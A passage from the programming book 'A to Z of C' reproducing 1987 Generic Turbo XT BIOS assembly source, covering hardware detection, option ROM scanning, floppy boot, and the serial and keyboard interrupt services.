        OUT        0C0h,AL             ; Write pattern on data buss
        IN         AL,DX               ; ...read results from COM #2
        CMP        AL,00011010b        ; Check if serial port exists
        JNZ        COM_CT             ; ...skip if no COM #2 port
        MOV        word ptr [DI],2F8h  ; Else save port # in impure
        INC        DI                 ; ...total number of serial
        INC        DI                 ; ...interfaces times two

COM_CT: MOV        AX,DI                ; Get serial interface count
        OR         DS:11h,AL           ; ...equip. flag
        MOV        DX,201h
        IN         AL,DX               ; Read game controller
        TEST       AL,0Fh              ; ...anything there?
        JNZ        NOGAME             ; ...yes, invalid
        OR         Byte ptr DS:11h,00010000b ; Else game port present

NOGAME: MOV        DX,0C000h           ; ROM segment start
        PUSH       DS

```

268 A to Z of C

```
FNDROM: MOV     DS,DX                ; Load ROM segment
        XOR     BX,BX                ; ...ID offset
        MOV     AX,[BX]              ; Read the ROM id
        CMP     AX,0AA55h
        JNZ     NXTROM                ; ...not valid ROM
        MOV     AX,40h
        MOV     ES,AX
        MOV     AH,0
        MOV     AL,[BX+2]            ; Get ROM size (bytes * 512)
        MOV     CL,5
        SHL     AX,CL                ; Now ROM size in segments
        ADD     DX,AX                ; ...add base segment
        MOV     CL,4
        SHL     AX,CL                ; ROM address in bytes
        MOV     CX,AX                ; ...checksum requires CX
        CALL    CHK_01                ; Find ROM checksum
        JNZ     BADROM                ; ...bad ROM
        PUSH    DX
        MOV     Word ptr ES:67h,3    ; Offset for ROM being setup
        MOV     ES:69h,DS            ; Segment for ROM being setup
        CALL    Dword ptr ES:67h    ; ...call ROM initialization
        POP     DX
        JMP     short FND_01

BADROM: OR      Byte ptr ES:15h,ER_ROM ; ROM present, bad checksum

NXTROM: ADD     DX,80h                ; Segment for next ROM

FND_01: CMP     DX,0F600h            ; End of ROM space
        JL      FNDROM                ; ...no, continue
        POP     DS
        IN      AL,21h                ; Read ic 8259 interrupt mask
        AND     AL,10111100b         ; ...enable IRQ (0,1,6) ints
        OUT     21h,AL                ; (tod_clock,key,floppy_disk)

        MOV     AH,1
        MOV     CH,0F0h
        INT     10h                  ; Set cursor type
        CALL    BLANK                ; ...clear display
        PUSH    DS
        PUSH    CS
        POP     DS
        POP     ES
        TEST    Byte ptr ES:10h,1    ; Floppy disk present?
        JZ      FND_02                ; ...no
        CMP     Word ptr ES:72h,1234h ; Bios setup before?
        JNZ     CONFIG                ; ...no
```

```

FND_02: JMP      RESET                      ; Else skip memory check
CONFIG: MOV      AX,41Ah                    ; Where to move cursor
        MOV      SI,offset STUF             ; ...equipment message
        CALL     LOCATE                     ; ...position cursor
        CALL     PRINT                      ; ...and print string
        MOV      AX,51Bh                    ; New cursor position
        MOV      SI,offset STUF_1           ; ...CR/LF
        CALL     Locate                     ; ...position cursor
        CALL     PRINT                      ; ...and print string
        TEST     Byte ptr ES:15h,11111111b ; Any error so far?
        JZ       VALID                     ; ...no, skip
        CALL     PRINT                      ; Print string
        MOV      AL,ES:15h                  ; ...get error number
        CALL     NUMBER                     ; ...print hex value
        CALL     PRINT                      ; ...print prompt
        MOV      BL,4                       ; ...long beep
        CALL     BEEP
        CALL     GETCH                      ; Wait for keypress
        PUSH     AX                         ; ...save answer
        CALL     OUTCHR                     ; ...echo answer
        POP      AX                        ; ...get answer
        CMP      AL,'Y'                     ; Was it "Y"
        JZ       FND_02                     ; ...ok, continue
        CMP      AL,'y'                     ; Was it "y"
        JZ       FND_02                     ; ...ok, continue
        db       0EAh                       ; Else cold reset
        dw       COLD,0F000h                ; ...thru power on

VALID:  MOV      SI,offset STUF_2           ; No errors found, load banner
        CALL     PRINT                      ; ...and print string
        MOV      AX,81Eh                    ; Where to move cursor
        CALL     LOCATE                     ; ...position cursor
        CALL     PRINT                      ; ...and print string
        MOV      AX,91Ch                    ; Where to move cursor
        CALL     LOCATE                     ; ...position cursor
        MOV      BL,17h                     ; Character count

FENCE:  MOV      AL,'-'                     ; Load ascii minus
        CALL     OUTCHR                     ; ...and print it
        DEC      BL
        JNZ      FENCE
        MOV      AX,0A21h                   ; Where to move cursor
        CALL     LOCATE                     ; ...position cursor
        MOV      AL,ES:49h                  ; Get CRT mode
        CMP      AL,7
        JZ       FEN_01                     ; ...monochrome
        MOV      SI,offset STUF_3           ; ...color/graphics

```

270 A to Z of C

```
FEN_01: CALL    PRINT                ; Print the string
        MOV     BX,0B21h
        MOV     AL,ES:11h            ; Get equipment byte
        PUSH    AX
        MOV     CL,6
        ROR     AL,CL
        AND     AL,3                ; Number of printers
        JZ      FEN_02
        MOV     BP,8
        MOV     SI,offset STUF_4
        CALL    FAO                 ; Formatted ascii output

FEN_02: POP     AX                  ; Equipment byte restore
        MOV     SI,offset STUF_5    ; ...game controller
        PUSH    AX                  ; Save a copy of equip. byte
        TEST    AL,00010000b
        JZ      NO_TOY             ; Jump if no game controller
        MOV     AX,BX
        CALL    LOCATE              ; Position cursor
        CALL    PRINT               ; ...and print string
        INC     BH                  ; ...scroll line

NO_TOY: CALL    TIMER               ; Timer devices?
        JB      NO_TIM             ; ...skip if none
        MOV     AX,BX
        CALL    LOCATE              ; Position cursor
        INC     BH
        MOV     SI,offset STUF_8
        CALL    PRINT

NO_TIM: POP     AX
        MOV     SI,offset STUF_6
        ROR     AL,1                ; Check for COM port
        AND     AL,3
        JZ      NO_COM             ; ...skip if no com
        XOR     BP,BP
        CALL    FAO                 ; Formatted ascii output

NO_COM: MOV     AX,121Ch            ; Where to position cursor
        CALL    LOCATE              ; ...position cursor
        MOV     SI,offset STUF_7    ; Memory size string
        CALL    PRINT               ; ...print string
        PUSH    ES
        MOV     BP,ES:13h          ; Memory size (1 K blocks)
        DEC     BP
        DEC     BP
```

```

        MOV     SI,2
        MOV     DX,SI
        MOV     AX,80h
        MOV     ES,AX

CUTE:   MOV     AX,122Bh           ; Cursory check of memory
        CALL    LOCATE           ; ...position cursor
        CALL    K_BYTE           ; ...print size in K
        CALL    MEMTST          ; Memory check ES:0 - ES:0400
        JB      BADRAM          ; ...bad RAM found (How ???)
        DEC     BP
        JNZ     CUTE
        POP     ES

RESET:  MOV     BL,2             ; Do a warm boot
        CALL    BEEP            ; ...short beep
        CALL    BLANK           ; ...clear display
        MOV     Word ptr ES:72h,1234h ; Show cold start done
        MOV     AH,1
        MOV     CX,607h         ; Set underline cursor
        INT     10h
        MOV     SI,offset BANNER ; Load banner address
        CALL    PRINT           ; ...and print string
        INT     19h            ; Boot the machine

BADRAM: POP     ES
        OR      Byte ptr ES:15h,ER_RAM ; Show "Bad Ram" error
        JMP     CONFIG

STUF    db      ' Generic Turbo XT Bios 1987',0
STUF_1  db      CR,LF,0,'System error #',0,', ' ,Continue?',0
STUF_2  db      ' ',0,'Interface card list',0,'Monochrome',0
STUF_3  db      'Color/Graphics',0
STUF_4  db      'Printer #',0
STUF_5  db      'Game controller',0
STUF_6  db      'Async. commu. #',0
STUF_7  db      'RAM Testing .. 000 KB',0
STUF_8  db      'Timer',0

        ENTRY   0E600h           ; Not necessary to IPL here..

IPL:    STI                                     ; Called to reboot computer
        XOR     AX,AX
        MOV     DS,AX
        MOV     Word ptr DS:78h,offset INT_1E ;Get disk parameter table
        MOV     DS:7Ah,CS           ; ...save segment
        MOV     AX,4               ; Try up to four times

```

272 A to Z of C

```

RETRY:  PUSH    AX                      ; Save retry count
        MOV     AH,0                    ; ...reset
        INT     13h                     ; ...floppy
        JB      FAILED
        MOV     AL,1                    ; One sector
        MOV     AH,2                    ; ...read
        XOR     DX,DX                   ; ...from drive 0, head 0
        MOV     ES,DX                   ; ...segment 0
        MOV     BX,7C00h                ; ...offset 7C00
        MOV     CL,1                    ; ...sector 1
        MOV     CH,0                    ; ...track 0
        INT     13h                     ; ...floppy
        JB      FAILED
        JMPF    0000h,7C00h             ; Call the boot block
;
FAILED: POP     AX                      ; Get retries
        DEC     AL                      ; ...one less
        JNZ     RETRY

NODISK: OR      AH,AH                   ; Disk present?
        JNZ     DERROR                  ; ...yes
        CALL    BLANK                   ; Clear display
        PUSH    CS
        POP     DS
        MOV     SI,offset DSKMSG        ; Load disk message
        CALL    PRINT                   ; ...and print string
        CALL    GETCH                   ; ...wait for keypress
        CALL    BLANK                   ; ...clear display
        MOV     AX,0FF04h               ; Reset retry count
        JMP     RETRY                   ; ...and retry

DERROR: XOR     AX,AX                   ; Error from NEC 765
        MOV     DS,AX
        LES     AX,Dword ptr DS:60h     ; ROM basic vector ES:AX
        MOV     BX,ES                   ; ...get ROM basic segment
        CMP     AX,0
        MOV     AX,0
        JNZ     NODISK                  ; No ROM basic found
        CMP     BX,0F600h
        JNZ     NODISK                  ; Invalid ROM basic segment
        INT     18h                     ; ...else call ROM basic

DSKMSG  db      'Insert diskette in DRIVE A.',CR,LF
        db      '    Press any key.',0

ENTRY   0E6F2h                          ; IBM entry point for INT 19h

```



```

INT_19: JMP      IPL                      ; Warm boot

        ENTRY    0E729h                  ; IBM entry point for INT 14h

BAUD     dw      0417h                    ; 110 baud clock divisor
        dw      0300h                    ; 150 baud clock divisor
        dw      0180h                    ; 300 baud clock divisor
        dw      00C0h                    ; 600 baud clock divisor
        dw      0060h                    ; 1200 baud clock divisor
        dw      0030h                    ; 2400 baud clock divisor
        dw      0018h                    ; 4800 baud clock divisor
        dw      000Ch                    ; 9600 baud clock divisor

INT_14: STI                          ; Serial com. RS232 services
        PUSH     DS                      ; ...thru IC 8250 uart (ugh)
        PUSH     DX                      ; ...DX = COM device (0 - 3)
        PUSH     SI
        PUSH     DI
        PUSH     CX
        PUSH     BX
        MOV      BX,40h
        MOV      DS,BX
        MOV      DI,DX
        MOV      BX,DX
        SHL      BX,1
        MOV      DX,[BX]
        OR       DX,DX
        JZ       COM_ND
        OR       AH,AH
        JZ       COMINI
        DEC      AH
        JZ       COMSND
        DEC      AH
        JZ       COMGET
        DEC      AH
        JZ       COMSTS

COM_ND: POP      BX                      ; End of COM service
        POP      CX
        POP      DI
        POP      SI
        POP      DX
        POP      DS
        IRET

COMINI: PUSH     AX                      ; Init COM port.  AL has data

```

274 A to Z of C

```

; = (Word Length in Bits - 5)
; +(1 iff two stop bits) * 4
; +(1 iff parity enable) * 8
; +(1 iff parity even ) * 16
; +(BAUD: select 0-7 ) * 32

MOV     BL,AL
ADD     DX,3                ; Line Control Register (LCR)
MOV     AL,80h              ; ...index RS232_BASE + 3
OUT     DX,AL               ; Tell LCR to set (latch) baud
MOV     CL,4
ROL     BL,CL               ; Baud rate selects by words
AND     BX,00001110b        ; ...mask off extraneous
MOV     AX,Word ptr CS:[BX+BAUD] ; Clock divisor in AX
SUB     DX,3                ; Load in lo order baud rate
OUT     DX,AL               ; ...index RS232_BASE + 0
INC     DX                  ; Load in hi order baud rate
MOV     AL,AH
OUT     DX,AL               ; ...index RS232_BASE + 1
POP     AX
INC     DX                  ; Find Line Control Register
INC     DX                  ; ...index RS232_BASE + 3
AND     AL,00011111b        ; Mask out the baud rate
OUT     DX,AL               ; ...set (censored) init stat
MOV     AL,0
DEC     DX                  ; Interrupt Enable Reg. (IER)
DEC     DX                  ; ...index RS232_BASE + 1
OUT     DX,AL               ; Interrupt is disabled
DEC     DX
JMP     short COMSTS        ; Return current status

COMSND: PUSH     AX          ; Send AL thru COM port
MOV     AL,3
MOV     BH,00110000b        ; (Data Set Ready,Clear To Send)
MOV     BL,00100000b        ; ..(Data Terminal Ready) wait
CALL    WAITFR              ; Wait for transmitter to idle
JNZ     HUNG                 ; ...time-out error
SUB     DX,5                 ; ... (xmit) index RS232_BASE
POP     CX                  ; Restore char to CL register
MOV     AL,CL                ; ...get copy to load in uart
OUT     DX,AL                ; ...transmit char to IC 8250
JMP     COM_ND               ; ...AH register has status

HUNG:    POP     CX          ; Transmit error, restore char
MOV     AL,CL                ; ...in AL for compatibility
; ...fall thru to gen. error

HUNGG:   OR      AH,80h      ; Set error (=sign) bit in AH
JMP     COM_ND               ; ...common exit

```

```

COMGET: MOV     AL,1                ; Get char. from COM port
        MOV     BH,00100000b       ; Wait on DSR (Data Set Ready)
        MOV     BL,00000001b       ; Wait on DTR (Data Term. Ready)
        CALL    WAITFR             ; ...wait for character
        JNZ     HUNGG              ; ...time-out error
        AND     AH,00011110b       ; Mask AH for error bits
        SUB     DX,5               ; ... (rcvr) index RS232_BASE
        IN      AL,DX              ; Read the character
        JMP     COM_ND             ; ...AH register has status

COMSTS: ADD     DX,5               ; Calculate line control stat
        IN      AL,DX              ; ...index RS232_BASE + 5
        MOV     AH,AL              ; ...save high order status
        INC     DX                 ; Calculate modem stat. reg.
        IN      AL,DX              ; ...index RS232_BASE + 6
        JMP     COM_ND             ; ...save low order status
;AX=(DEL Clear_To_Send) * 1
; (DEL Data_Set_ready)* 2
; (Trailing_Ring_Det.)* 4
; (DEL Carrier_Detect)* 8
; ( Clear_To_Send ) * 16
; ( Data_Set_Ready)* 32
; ( Ring_Indicator)* 64
; ( Carrier_Detect)* 128
; *****
; ( Char received)* 256
; ( Char smothered)* 512
; ( Parity error ) * 1024
; ( Framing error ) * 2048
; ( Break detected)* 4096
; ( Able to xmit ) * 8192
; ( Transmit idle ) * 16384
; ( Time out error)* 32768

POLL:   MOV     BL,byte ptr [DI+7Ch] ; Wait on BH in status or error

POLL_1: SUB     CX,CX              ; Outer delay loop
POLL_2: IN      AL,DX              ; ... inner loop
        MOV     AH,AL
        AND     AL,BH              ; And status with user BH mask
        CMP     AL,BH
        JZ      POLLXT            ; ... jump if mask set
        LOOP    POLL_2            ; Else try again
        DEC     BL
        JNZ     POLL_1
        OR      BH,BH              ; Clear mask to show timeout

```

276 A to Z of C

```
POLLXT: RET                                ; Exit AH reg. Z flag status

WAITFR: ADD     DX,4                        ; Reset the Modem Control Reg.
        OUT     DX,AL                      ; ...index RS232_BASE + 4
        INC     DX                         ; Calculate Modem Status Reg.
        INC     DX                         ; ...index RS232_BASE + 6
        PUSH    BX                         ; Save masks (BH=MSR,BL=LSR)
        CALL    POLL                      ; ...wait on MSR modem status
        POP     BX                         ; ...restore wait masks BH,BL
        JNZ     WAITF1                    ; ..."Error Somewhere" by DEC

        DEC     DX                         ; Calculate Line Status Reg.
        MOV     BH,BL                     ; ...index RS232_BASE + 5
        CALL    POLL                      ; ...wait on LSR line status

WAITF1: RET                                ; Status in AH reg. and Z flag

        ENTRY   0E82Eh                    ; IBM entry, key bios service

INT_16: STI                                ; Keyboard bios services
        PUSH    DS
        PUSH    BX
        MOV     BX,40h
        MOV     DS,BX                    ; Load work segment
        OR      AH,AH
        JZ      KPD_RD                    ; Read keyboard buffer, AH=0
        DEC     AH
        JZ      KPD_WT                    ; Set Z if char ready, AH=1
        DEC     AH
        JZ      KPD_SH                    ; Return shift in AL , AH=2

KPD_XT: POP     BX                        ; Exit INT_16 keypad service
        POP     DS
        IRET

KPD_RD: CLI                                ; No interrupts, alters buffer
        MOV     BX,DS:1Ah                ; ...point to buffer head
        CMP     BX,DS:1Ch                ; If not equal to buffer tail
        JNZ     KPD_R1                    ; ...char waiting to be read
        STI                                ; Else allow interrupts
        JMP     KPD_RD                    ; ...wait for him to type

KPD_R1: MOV     AX,[BX]                   ; Fetch the character
        INC     BX                        ; ...point to next character
        INC     BX                        ; ...char = scan code + shift
        MOV     DS:1Ah,BX                 ; Save position in head
```

```

        CMP     BX,DS:82h           ; ...buffer overflowed?
        JNZ     KPD_XT             ; ...no, done
        MOV     BX,DS:80h           ; Else reset to point at start
        MOV     DS:1Ah,BX          ; ...and correct head position
        JMP     KPD_XT

KPD_WT: CLI                     ; No interrupts, critical code
        MOV     BX,DS:1Ah           ; ...point to buffer head
        CMP     BX,DS:1Ch           ; ...equal buffer tail?
        MOV     AX,[BX]             ; (fetch, look ahead)
        STI                     ; Enable interrupts
        POP     BX
        POP     DS
        RETF     2                 ; Do IRET, preserve flags

KPD_SH: MOV     AL,DS:17h           ; Read keypad shift status
        JMP     KPD_XT

        ENTRY    0E885h            ; Align INT_9 at correct place

ASCII   db      000h,037h,02Eh,020h ; Scan -> Ascii. Sign bit set
        db      02Fh,030h,031h,021h ; ...if further work needed
        db      032h,033h,034h,035h
        db      022h,036h,038h,03Eh
        db      011h,017h,005h,012h
        db      014h,019h,015h,009h
        db      00Fh,010h,039h,03Ah
        db      03Bh,084h,001h,013h
        db      004h,006h,007h,008h
        db      00Ah,00Bh,00Ch,03Fh
        db      040h,041h,082h,03Ch
        db      01Ah,018h,003h,016h
        db      002h,00Eh,00Dh,042h
        db      043h,044h,081h,03Dh
        db      088h,02Dh,0C0h,023h
        db      024h,025h,026h,027h
        db      028h,029h,02Ah,02Bh
        db      02Ch,0A0h,090h

NOALFA  db      032h,036h,02Dh,0BBh ; Non-Alphabetic secondary
        db      0BCh,0BDh,0BEh,0BFh ; ...translation table
        db      0C0h,0C1h,0C2h,0C3h
        db      0C4h,020h,031h,033h
        db      034h,035h,037h,038h
        db      039h,030h,03Dh,01Bh
        db      008h,05Bh,05Dh,00Dh
        db      05Ch,02Ah,009h,03Bh

```

278 A to Z of C

	db	027h,060h,02Ch,02Eh	
	db	02Fh	
CTRLUP	db	040h,05Eh,05Fh,0D4h	; CTRL uppercase secondary
	db	0D5h,0D6h,0D7h,0D8h	; ...translation table
	db	0D9h,0DAh,0DBh,0DCh	; ...for non-ASCII control
	db	0DDh,020h,021h,023h	
	db	024h,025h,026h,02Ah	
	db	028h,029h,02Bh,01Bh	
	db	008h,07Bh,07Dh,00Dh	
	db	07Ch,005h,08Fh,03Ah	
	db	022h,07Eh,03Ch,03Eh	
	db	03Fh	
CTRLLO	db	003h,01Eh,01Fh,0DEh	; CTRL lowercase secondary
	db	0DFh,0E0h,0E1h,0E2h	; ...translation table
	db	0E3h,0E4h,0E5h,0E6h	; ...for non-ASCII control
	db	0E7h,020h,005h,005h	
	db	005h,005h,005h,005h	
	db	005h,005h,005h,01Bh	
	db	07Fh,01Bh,01Dh,00Ah	
	db	01Ch,0F2h,005h,005h	
	db	005h,005h,005h,005h	
	db	005h	
ALTKEY	db	0F9h,0FDh,002h,0E8h	; ALT key secondary
	db	0E9h,0EAh,0EBh,0ECh	; ...translation table
	db	0EDh,0EEh,0EFh,0F0h	
	db	0F1h,020h,0F8h,0FAh	
	db	0FBh,0FCh,0FEh,0FFh	
	db	000h,001h,003h,005h	
	db	005h,005h,005h,005h	
	db	005h,005h,005h,005h	
	db	005h,005h,005h,005h	
	db	005h	
NUMPAD	db	'789-456+1230.'	; Keypad secondary tralsator
NUMCTR	db	0F7h,005h,004h,005h	; Numeric keypad CTRL sec.
	db	0F3h,005h,0F4h,005h	; ...translation table
	db	0F5h,005h,0F6h,005h	
	db	005h	
NUMUPP	db	0C7h,0C8h,0C9h,02Dh	; Numeric keypad SHIFT sec.
	db	0CBh,005h,0CDh,02Bh	; ...translation table
	db	0CFh,0D0h,0D1h,0D2h	
	db	0D3h	

```

INT_9:  STI                                ; Key press hardware interrupt
        PUSH    AX
        PUSH    BX
        PUSH    CX
        PUSH    DX
        PUSH    SI
        PUSH    DI
        PUSH    DS
        PUSH    ES
        CLD
        MOV     AX,40h
        MOV     DS,AX
        IN      AL,60h                    ; Read the scan code data
        PUSH    AX                        ; ...save it
        IN      AL,61h                    ; Get control port status
        PUSH    AX                        ; ...save it
        OR      AL,10000000b              ; Set "latch" bit to
        OUT     61h,AL                    ; ...acknowledge data
        POP     AX                        ; Restore control status
        OUT     61h,AL                    ; ...to enable keyboard
        POP     AX                        ; ...restore scan code
        MOV     AH,AL                    ; Save copy of scan code
        CMP     AL,11111111b              ; ...check for overrun
        JNZ     KY_01                    ; ...no, OK
        JMP     KY_BEP                    ; Else beep bell on overrun

KY_EOI:  MOV     AL,20h                    ; Send end_of_interrupt code
        OUT     20h,AL                    ; ...to 8259 interrupt chip

KY_XIT:  POP     ES                        ; Exit the interrupt
        POP     DS
        POP     DI
        POP     SI
        POP     DX
        POP     CX
        POP     BX
        POP     AX
        IRET

KY_01:   AND     AL,01111111b              ; Valid scan code, no break
        CMP     AL,46h
        JBE     KY_02
        JMP     KY_CT8

KY_02:   MOV     BX,offset ASCII           ; Table for ESC thru Scroll Lck
        XLAT    CS:[BX]                   ; ...translate to Ascii

```

280 A to Z of C

```

        OR      AL,AL                ; Sign flags "Shift" type key
        JS      KY_FLG              ; ...shift,caps,num,scroll etc
        OR      AH,AH              ; Invalid scan code?
        JS      KY_EOI              ; ...exit if so
        JMP     short    KY_ASC      ; Else normal character

KY_FLG: AND     AL,01111111b         ; Remove sign flag bit
        OR      AH,AH              ; ...check scan code
        JS      KY_SUP              ; ...negative, key released
        CMP     AL,10h              ; Is it a "toggle" type key?
        JNB     KY_TOG              ; ...yes
        OR      DS:17h,AL           ; Else set bit in "flag" byte
        JMP     KY_EOI              ; ...and exit

KY_TOG: TEST    Byte ptr DS:17h,00000100b ; Control key pressed?
        JNZ     KY_ASC              ; ...yes, skip
        TEST    AL,DS:18h           ; Else check "CAPS, NUM, SCRL"
        JNZ     KY_EOI              ; ...set, invalid, exit
        OR      DS:18h,AL           ; Show set in "flag_1" byte
        XOR     DS:17h,AL           ; ...flip bits in "flag" byte
        JMP     KY_EOI

KY_SUP: CMP     AL,10h              ; Released - is it "toggle" key
        JNB     KY_TUP              ; ...skip if so
        NOT     AL                  ; Else form two's complement
        AND     DS:17h,AL           ; ...to do BIT_CLEAR "flags"
        CMP     AL,11110111b        ; ALT key release special case
        JNZ     KY_EOI              ; ...no, exit
        MOV     AL,DS:19h           ; Else get ALT-keypad character
        MOV     AH,0                ; ...pretend null scan code
        MOV     DS:19h,AH           ; ...zero ALT-keypad character
        CMP     AL,AH               ; Was there a valid ALT-keypad?
        JZ      KY_EOI              ; ...no, ignore, exit
        JMP     KY_NUL              ; Else stuff it in ASCII buffer

KY_TUP: NOT     AL                  ; Form complement of toggle key
        AND     DS:18h,AL           ; ...to do BIT_CLEAR "flag_1"
        JMP     KY_EOI

KY_ASC: TEST    Byte ptr DS:18h,00001000b ; Scroll lock pressed?
        JZ      KY_NLK              ; ...no
        CMP     AH,45h              ; Is this a NUM LOCK character?
        JZ      KY_03               ; ...no
        AND     Byte ptr DS:18h,11110111b ;Else clear bits in "flag_1"

KY_03:  JMP     KY_EOI              ; ...and exit

```



```

KY_NLK: TEST    Byte ptr DS:17h,00001000b    ; ALT key pressed?
        JNZ     KY_ALT                      ; ...yes
        TEST    Byte ptr DS:17h,00000100b    ; CTRL key pressed?
        JNZ     KY_CTL                      ; ...yes
        TEST    Byte ptr DS:17h,00000011b    ; Either shift key pressed?
        JNZ     KSHIFT                      ; ...yes

KY_LC:  CMP     AL,1Ah                      ; Alphabetic character?
        JA      KY_LC1                      ; ...no
        ADD     AL,'a'-1                    ; Else add lower case base
        JMP     KY_COM

KY_LC1: MOV     BX,offset NOALFA             ; Non-alphabetic character
        SUB     AL,20h
        XLAT    CS:[BX]                     ; ...do the xlate
        JMP     KY_COM

KY_ALT: CMP     AL,1Ah                      ; Control key pressed?
        JA      KY_AGN                      ; ...no, skip
        MOV     AL,0                        ; Else illegal key press
        JMP     KY_BFR

KY_AGN: MOV     BX,offset ALTKEY             ; Load ALT key translation
        SUB     AL,20h                      ; ...bias to printing char.
        XLAT    CS:[BX]                     ; ...do the translation
        JMP     KY_COM

KY_CTL: CMP     AH,46h                      ; Scroll lock key?
        JNZ     KY_CT1                      ; ...no, skip
        MOV     Byte ptr DS:71h,10000000b    ; Else CTRL-"Scroll" = break
        MOV     AX,DS:80h                    ; ...get key buffer start
        MOV     DS:1Ch,AX                    ; ...get key tail to start
        MOV     DS:1Ah,AX                    ; ...get key head to start
        INT     1Bh                          ; Issue a "Break" interrupt
        SUB     AX,AX
        JMP     KY_CO2

KY_CT1: CMP     AH,45h                      ; Num lock key?
        JNZ     KY_CT2                      ; ...no, skip
        OR      Byte ptr DS:18h,00001000b    ; Else show scroll lock
        MOV     AL,20h                      ; ...send end_of_interrupt
        OUT     20h,AL                       ; ...to 8259 int. controller
        CMP     Byte ptr DS:49h,7            ; Monochrome monitor?
        JZ      KY_POL                      ; ...yes, skip
        MOV     DX,3D8h                      ; Else reset mode
        MOV     AL,DS:65h                    ; ...for the
        OUT     DX,AL                       ; ...CGA color card

```

282 A to Z of C

```

KY_POL: TEST    Byte ptr DS:18h,00001000b ; Wait for him to type
          JNZ    KY_POL                    ; ...not yet
          JMP    KY_XIT

KY_CT2:  CMP    AH,3                      ; Is it a Control @ (null) ?
          JNZ    KY_CT3                    ; ...no
          MOV    AL,0                      ; Else force a null

KY_CT4:  JMP    KY_BFR                    ; ...save in buffer

KY_CT3:  CMP    AL,1Ah                    ; Is it a control character?
          JBE    KY_CT4                    ; ...yes
          MOV    BX,offset CTRLLO         ; Else non-ascii control
          SUB    AL,20h                    ; ...lower case
          XLAT   CS:[BX]                  ; ...translation
          JMP    KY_COM

KSHIFT:  CMP    AH,37h                    ; Print_Screen pressed?
          JNZ    KY_CT5
          MOV    AL,20h                    ; Yes, send end_of_interrupt
          OUT    20h,AL                    ; ...to 8259 interrupt chip
          INT    5                        ; Request print_screen service
          JMP    KY_XIT                    ; ...and exit key service

KY_CT5:  CMP    AL,1Ah                    ; Alphabetic char?
          JA     KY_CT6                    ; ...no
          ADD    AL,'A'-1                  ; Yes, add base for alphabet
          JMP    KY_COM

KY_CT6:  MOV    BX,offset CTRLUP          ; Non-ascii control
          SUB    AL,20h                    ; ...upper case
          XLAT   CS:[BX]                  ; ...translation
          JMP    KY_COM

KY_CT8:  SUB    AL,47h                    ; Keypad key, convert origin
          MOV    BL,DS:17h                ; ...get "flag" byte
          TEST   BL,00001000b              ; Look for ALT keypad entry
          JNZ    KB_NUM                    ; ...do special entry thing
          TEST   BL,00000100b              ; CTRL key pressed?
          JNZ    KY_CTR                    ; ...skip if so
          TEST   BL,00100000b              ; Toggle "Num Lock" ?
          JZ     KY_CT9                    ; ...no, continue
          TEST   BL,00000011b              ; Shift keys hit?
          JNZ    KY_CTA                    ; ...no, check "INS"
          JMP    KY_CTD                    ; Else xlat keypad char.

```

```

KY_CT9: TEST    BL,00000011b          ; Shift keys hit?
        JZ      KY_CTA                ; ...no, check "INS" key
        JMP     KY_CTD                ; Else xlat keypad char.

KB_NUM: OR      AH,AH                  ; ALT-keypad entry, scan code
        JS      KY_EO1                ; ...out of range
        TEST    Byte ptr DS:17h,00000100b ; Else check CTRL state
        JZ      KY_PAD                ; ...not pressed, ALT

keypad

KY_PAT: CMP     AH,53h                 ; Patch for CTRL ALT - toggle
        JNZ     KY_PA1                ; ...not a DEL (reset)
        MOV     Word ptr DS:72h,1234h ; Ctrl-Alt-Del, set init flag
        JMP     WARM                  ; ...do a warm reboot

KY_PA1: CMP     AH,4Ah                 ; Is it a keypad "-" ?
        JNZ     KY_PAD                ; ...no, skip
        PUSH    AX
        PUSH    BX
        PUSH    CX
        IN      AL,61h                ; Read equipment flags
        XOR     AL,00001100b          ; ...toggle speed
        OUT     61h,AL                ; Write new flags back

        MOV     AH,1                  ; Video func=Set cursor type
        MOV     CX,607h                ; ...start at 6, end at 7
        AND     AL,4                   ; Is turbo mode set?
        JZ      KY_CUR                ; ...no, keep big cursor
        MOV     CH,0                   ; Else set tiny cursor

KY_CUR: INT     10h                    ; Set cursor type service
        MOV     BX,DS:80h              ; ...get start of key buf
        MOV     DS:1Ah,BX              ; ...set head to start
        MOV     DS:1Ch,BX              ; ...set tail to start
        POP     CX
        POP     BX
        POP     AX

KY_PAD: MOV     BX,offset Numpad       ; Get keypad translation table
        XLAT    CS:[BX]                ; ...convert to number
        CMP     AL,'0'                 ; Is it a valid ASCII digit?
        JB      KY_EO1                ; ...no, ignore it
        SUB     AL,30h                 ; Else convert to number
        MOV     BL,AL                  ; ...save a copy
        MOV     AL,DS:19h              ; Get partial ALT-keypad sum
        MOV     AH,0Ah                 ; ...times 10 (decimal)
        MUL     AH

```

284 A to Z of C

```

        ADD     AL,BL                ; Add in new digit to sum
        MOV     DS:19h,AL           ; ...save as new ALt entry

KY_EO1: JMP     KY_EOI              ; End_of_interrupt, exit

KY_CTR: OR     AH,AH                ; Key released?
        JS     KY_EO1              ; ...ignore if so
        MOV     BX,offset NUMCTR    ; Else Numeric Keypad Control
        XLAT    CS:[BX]            ; ...secondary translate
        JMP     short KY_COM        ; ...and save it

KY_CTA: CMP     AH,0D2h             ; Was "INS" key released?
        JNZ     KY_CTB
        AND     Byte ptr DS:18h,01111111b ;Yes, clear "INS" in "FLAG_1"
        JMP     short KY_EO1

KY_CTB: OR     AH,AH                ; Key released?
        JS     KY_EO1              ; ...ignore if so
        CMP     AH,52h             ; Else check for "INS" press
        JNZ     KY_CTC              ; ...not "INS" press
        TEST    Byte ptr DS:18h,10000000b ; Was INS key in effect?
        JNZ     KY_EO1              ; ...yes, ignore Else
        XOR     Byte ptr DS:17h,10000000b ; tog "INS" in "FLAG" byte
        OR      Byte ptr DS:18h,10000000b ; set "INS" in "FLAG_1" byte

KY_CTC: MOV     BX,offset NUMUPP    ; Numeric Keypad Upper Case
        XLAT    CS:[BX]            ; ...secondary translation
        JMP     short KY_COM

KY_CTD: OR     AH,AH                ; Was the key released?
        JS     KY_EO1              ; ...yes, ignore
        MOV     BX,offset NUPPAD    ; Load translation table
        XLAT    CS:[BX]            ; ...do translate
        JMP     short KY_COM

KY_COM: CMP     AL,5                ; Common entry, char in AL
        JZ      KY_EO2              ; ...Control E, ignore
        CMP     AL,4
        JA      KY_CO1              ; Above Control D

        OR      AL,10000000b        ; Else set sign flag
        JMP     short KY_CO2

KY_CO1: TEST    AL,10000000b        ; Is sign bit set?
        JZ      KY_CO3              ; ...skip if so
        AND     AL,01111111b        ; Else mask sign off

```

```

KY_CO2: MOV     AH,AL                ; Save in high order byte
        MOV     AL,0                ; ...set scan code to zero

